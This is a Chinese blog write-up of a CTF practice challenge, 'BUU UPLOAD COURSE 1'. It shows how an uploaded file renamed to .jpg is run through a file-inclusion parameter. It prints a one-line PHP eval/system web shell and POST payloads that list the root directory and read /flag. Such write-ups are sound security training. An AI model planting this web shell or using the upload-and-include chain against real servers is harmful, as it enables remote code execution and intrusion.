

BUUCTF--BUU UPLOAD COURSE 1

原创

hcjtn 于 2022-03-03 21:17:53 发布 1811 收藏 1

分类专栏: [buuctf](#) 文章标签: [php](#) [安全](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_62879498/article/details/123264008

版权




[buuctf](#) 专栏收录该内容

14 篇文章 0 订阅

订阅专栏


BUUCTF--BUU UPLOAD COURSE 1

一进入本题, 我们先尝试上传文件, 发现我们无论上传什么文件都会上传成功。我们尝试直接上传 `shell.php` 文件, 上传成功, 但在访问的时候发现:



你不太老实哦~

我们没有办法访问，使用AntSword进行连接也是报错



题目没有设置上传后缀的限制 但是上传之后任意后缀形式都会被改成.jpg格式（无论我们使用什么办法，包括BP改包，放包后依旧以.jpg的格式储存），换句话说.htaccess配置文件，也无法使用我们无法使用中国剑蚁进行连接。

查询了大佬的博客后发现是 文件包含漏洞：

在这里我们就有了疑问，为什么 upload 和 rce 里面的 文件包含有了联系呢？

我们先回顾一下 rce

RCE漏洞，可以让攻击者直接向后台服务器远程注入操作系统命令或者代码，从而控制后台系统。

现在就很直观了 上传漏洞可以和 rce 漏洞有机的结合起来

upload 和 rce 的区别：


rce是直接执行命令 upload是上传一个中转文件执行命令

rce重点是上传问题代码文件 upload重点是绕过命令过滤

bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var

The screenshot shows the Burp Suite interface. At the top, there are navigation icons and tabs for 'Augury' and 'HackBar'. Below the navigation bar, there are dropdown menus for 'Encryption', 'Encoding', 'SQL', 'XSS', 'LFI', 'XXE', and 'Other'. On the left side, there are buttons for 'Load URL', 'Split URL', and 'Execute'. The main area contains a text input field with the URL: `http://7891051b-1dd7-4ff3-9b75-23441fcea243.node4.buuoj.cn:81/index.php?file=uploads/622075283fc14.jpg`. Below the URL field, there are checkboxes for 'Post data', 'Referer', 'User Agent', and 'Cookies', along with 'Add Header' and 'Clear All' buttons. The 'Post data' checkbox is checked. Below these options is a large text area containing the payload: `shell=system("ls /");`. On the right side, there are two header items: 'H Upgrade-Insecure-Requests: 1' and 'H Connection: keep-alive'. At the bottom right, there is a small text 'CSDN @hcjtn...'.

flag{7198f889-c3fa-4bdd-b16b-2adef8525aa4}



当然我们也可以直接使用这样一句话：

```
<?php @eval(system($_POST["x"]));?>
```

system: 执行外部程序，并且显示输出

注：
在写一句话木马的时候，必须在eval函数前添加@，否则在使用postman的时候会报错无法得到 flag


我们可以使用 postman 来进行 查询：

Params ● Authorization Headers (8) Body ● Pre-request Script Tests Settings

● none ● **form-data** ● x-www-form-urlencoded ● raw ● binary ● GraphQL

	KEY	VALUE
<input checked="" type="checkbox"/>	x	ls /
	Key	Value

Body Cookies Headers (6) Test Results

Pretty Raw Preview Visualize HTML ▾ 

```
1 bin
2 dev
3 etc
4 flag
5 home
6 lib
7 media
8 mnt
9 opt
10 proc
11 root
12 run
13 sbin
14 srv
15 sys
16 tmp
```

Import Overview **POST** http://bf225533-af14-4b42-aabb-063b98d300f5-... No Environment

http://bf225533-af14-4b42-aabb-063b98d300f5.node4.buuoj.cn:81/inde... Save

POST http://bf225533-af14-4b42-aabb-063b98d300f5.node4.buuoj.cn:81/index. ... **Send**

Params ● Auth Headers (8) **Body** ● Pre-req. Tests Settings Cookies

form-data

	KEY	VALUE	DESCRIPTION	...	Bulk Edit
<input checked="" type="checkbox"/>	x	cat /flag ↵			
	Key	Value	Description		

Body 200 OK 50 ms 384 B Save Response

Pretty Raw Preview Visualize **HTML**

```

1 flag{18a3af3a-51be-448b-a829-391be43d0afc}
2 <br />
3 <b>Parse error</b>: syntax error, unexpected '{' in <b>/var/www/html/uploads/
   62205350ae4fc.jpg(1) : eval()'d code</b> on
4 line <b>1</b><br />

```

得到flag